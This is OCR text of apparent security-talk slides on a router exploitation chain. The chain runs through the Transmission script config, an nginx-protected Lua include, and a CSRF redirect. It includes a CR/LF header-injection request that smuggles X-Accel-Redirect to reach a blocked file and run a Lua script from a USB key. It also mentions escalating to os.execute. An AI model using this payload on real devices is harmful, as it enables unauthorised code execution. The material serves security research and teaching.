
- `fs.copy()` function
- `get_real_path(rto)` return value not checked
- File copy from an USB key to the file system (chroot)


trans
mission
post-dl scrip exec
forbid by config
race
condition
dump
file system
bad variable
check
nginx
Router


trans
mission
post-dl scrip exec
forbid by config
race
condition
dump
file system
bad variable
check
arbitrary file
write
nginx
Router

Plan




trans
mission
rewrite
config file
race
condition
dump
file system
bad variable
check
arbitrary file
write
nginx
Router

Argh ♯1 (1)

Modification of `Transmission` configuration file:


```
script-torrent-done-enabled:
  Boolean (default = false)
  Run a script at torrent completion.

script-torrent-done-filename:
  String (default = "")
  Path to script.
```


Argh ♯1 (2)

- Transmission r11412
- system() call
- /bin/sh: No such file or directory

Changes in trunk/libtransmission/torrent.c [11529:11534]

```
    static void
    torrentCallScript( tr_torrent * tor, char * script )
    {
        ...
-       system( script );
+       execve( script, cmd, env );
```


trans
mission
rewrite
config file
system()
race
condition
dump
file system
bad variable
check
arbitrary file
write
nginx
Router


trans
mission
rewrite
config file
system()
#FAIL
no /bin/sh
race
condition
dump
file system
bad variable
check
arbitrary file
write
nginx
Router


Argh ♯2


/var/www/inc/apidoc.php

```
<div id="col_1" class="scroll">
  <% local sec = request.GET.sec or 'index' %>
  <% include('../doc/' .. sec .. ".html") %>
</div>
```

403 Forbidden

```
location ^~ /inc/ {
    deny                    all;
}
```


trans
mission
rewrite
config file
system()
#FAIL
no /bin/sh
race
condition
dump
file system
bad variable
check
arbitrary file
write
nginx
lua include
Router


trans
mission
rewrite
config file
system()
#FAIL
no /bin/sh
race
condition
dump
file system
bad variable
check
arbitrary file
write
nginx
lua include
#FAIL
path filtering
Router

Vuln ♯3: CSRF

```
local r = request.REQUEST
...

if r.redirect_after then
    request:location(r.redirect_after)
else
    request:location(request.SERVER.HTTP_REFERER)
end
```

- Browser redirected by `Location` header
- `redirect_after` variable in `JSON` request
- Harmful ?

X-Accel ?

Synopsis


X-accel allows for internal redirection to a location determined by a header returned from a backend. This allows you to handle authentication, logging or whatever else you please in your backend and then have Nginx handle serving the contents from redirected location to the end user, thus freeing up the backend to handle other requests. This feature is commonly known as X-Sendfile.


Vuln ♯3: From CSRF to Lua code execution

```
GET /?redirect_after=%0aX-Accel-Redirect:%20inc/apidoc.php
```


- `X-Accel-Redirect` special header recognized by nginx
- Internal request is created:
  - `document_root` changes from `/var/www/` to `/`,
  - Full URL: `/var/www/inc/apidoc.php`,
  - Extension: `.php`.
- Bypass of regular expression `^~ /inc/`
- Execution of Lua script stored on USB key


```
<%
  request:write('pwn\n')
%>
```


trans
mission
rewrite
config file
system()
#FAIL
no /bin/sh
race
condition
dump
file system
bad variable
check
arbitrary file
write
nginx
lua include
#FAIL
path filtering
CSRF
Router


trans
mission
rewrite
config file
system()
#FAIL
no /bin/sh
race
condition
dump
file system
bad variable
check
arbitrary file
write
nginx
lua include
lua
code exec
CSRF
Router

Plan




trans
mission
rewrite
config file
system()
#FAIL
no /bin/sh
race
condition
dump
file system
bad variable
check
arbitrary file
write
nginx
lua include
lua
code exec
CSRF
Router
lua

Usage of Lua OS library

os.execute([command])


Execute an operating system shell command. This is like the C system() function. The system dependent status code is returned.


src/loslib.c

```
static int os_execute (lua_State *L) {
  const char *cmd = luaL_optstring(L, 1, NULL);
  int stat = system(cmd);
  if (cmd != NULL)
    return luaL_execresult(L, stat);
  else {
    lua_pushboolean(L, stat);  /* true if there is a shell */
    return 1;
  }
}
```

Lua interpreter exploitation

- Exploitation by Peter Cawley
